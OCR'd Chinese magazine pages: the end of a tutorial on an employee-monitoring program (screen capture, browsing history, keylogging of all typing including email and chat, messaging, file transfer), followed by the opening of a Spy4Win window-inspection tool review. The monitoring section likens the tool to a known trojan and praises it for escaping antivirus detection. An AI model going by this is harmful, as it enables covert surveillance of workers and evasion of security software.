


图2




图3

小提示 如果你想查看查看各员工端正在进行的工作，并动态跟踪屏幕显示内容，那么请选中需监控的机器，然后点击"屏幕截取"按钮就可以了；使用"网站历史记录"功能可以查看员工端最近两周内所浏览网站的历史记录，这样即使出差在外，回来后照样可以查看网站历史记录来了解员工最近两周内的上网情况。

3.键盘记录

该软件可定时定项地记录每台工作站的键盘记录，凡在键盘上的操作都可一一显示，包括邮件、网上聊天记录，提高公司资料的安全性。

软件默认为记录被控端的键盘操作。选择你需要管理的机器，再点击"查看记录"就可对该机器的所有操作进行查看。当然你可以停止记录键盘或删除键盘记录。如图4所示。




图4

4.信息传递

通过"路径监控软件"的交流与沟通功能可用于工作布置、发布公告信息、思想交流与沟通、网上会议等。如图5所示。




图5

(1)发布公告

你若有紧急事件要和所有人员交流，可用此来发布。点击"发布公告"，弹出发送信息录入窗口。如图6所示。

把你所需要发布的信息(如 今天晚上7:00全体员工到会议室开会)输入后，点击"确认"，这样所有员工端机器都会显示上述信息。




图6

小提示 可以使用"装载"功能将事先写在TXT文件是的内容导入到信用录入窗口,然后直接发送即可。

(2)思想交流

为增进你与员工之间的沟通,请选择你与所需交流的机器,然后点击"思想交流",此时对方电脑上也会显示对话窗口,双方进行文字对话就可以了,就如同QQ的聊天模式一样。

(3)信息发送

选择你所需管理的机器,点击"信息发送",在跳出的提示窗口中录入,就可将你所需发送的信息发送到该机器上,对方收到后弹出的窗口,如图7 所示。




图7

有很强的警示作用哦!

5.文件操作

在局域网中供求传递文件常用的方法是共享目录,这样做很不安全。因为为共享目录设置的密码使用专用嗅探工具只需10秒就能破解。还是使用"文件操作"功能吧,这样就可以在员工端文档不共享的情况下,来发送或接收文件。

选择你所需要管理的机器(如REPORT-1),单击"发送文件",弹出文件选择窗口,选择待发送的文件(如:ghost.rar),单击"打开"按钮。则会出现如下信息:"正在发送文件 C:\ghost.rar 到机器 REPORT-1 上",稍等发送成功。

6.数据保护

使用"安全卫士"→"数据保护"功能可以最大限度地保护系统的安全。数据保护分为文件保护、上网安全和黑客防卫,主要是对相关数据进行管理和保护。如图8 所示。




图8

文件保护是对重要的文件进行保护,先选择保护方式,再加入需要保护的文件,确认即可,这样,在员工端访问此文件的时候,就会按照所采取的保护方式执行。

上网安全是恢复因上网而引起的一些安全问题,广告网页等,单击"恢复"按钮即可;

黑客防卫可以清除电脑上的黑客软件,切换到该页,单击"清除"按钮就可以了。

现在,你对"路径监控软件"的功能有了大致的了解,也许你觉得其功能与"广外女生"相比没有太大优势,但"广外女生"会被所有杀毒软件杀掉,而"路径监控软件"不怕杀毒软件的查杀,笔者已在金山毒霸、KV2005、瑞星杀毒软件(RAV) 2005下测试过。



适合读者:系统爱好者,程序员
前置知识:无

多面刺客 Spy4Win试用手记

文/图 全金属外壳

今天上网遇到老妖,问他有什么好玩的新作品问世没,他甩给我一个链接:"挖卡卡,你看看就知道了。"晕,只好去看看了。这一看,发现新的Spy4Win的确是个巨强的东东。毫不比MS 的Spy++逊色,甚至更强!

Spy4Win(Spy for Window)是一个类似MS Spy++的辅助工具,主要功能是探测和获取窗口的更多信息。可以从可执行文件中提取窗体可重用单元并生成Delphi和C++ Builder支持的单元文件;克隆其他程序中的窗体菜单或系统菜单并应用到Delphi和C++ Builder中;分析IE页面,新版本中提供了对插件的支持,可以通过编写dll来扩充软件功能,界面如图1 所示。

Spy4Win功能很多,不管对软件开发者还是普通用户来说,都有很实用的功能。下面我会对它的部分功能加以说明:




图 1

刺探窗体信息

这是Spy4Win最主要的功能，当然相当强悍。只要把软件主界面上的狗头拖到目标窗口上就可以了。或者可以通过按钮选择窗口。如图2 所示。




图 2

如果把狗头拖到子窗口上，就可以得到此控件的一般信息，通过切换各个标签，窗口的式样，控件，类，内容，进程，代码等等相关详细信息全都一览无遗。如图3 所示。

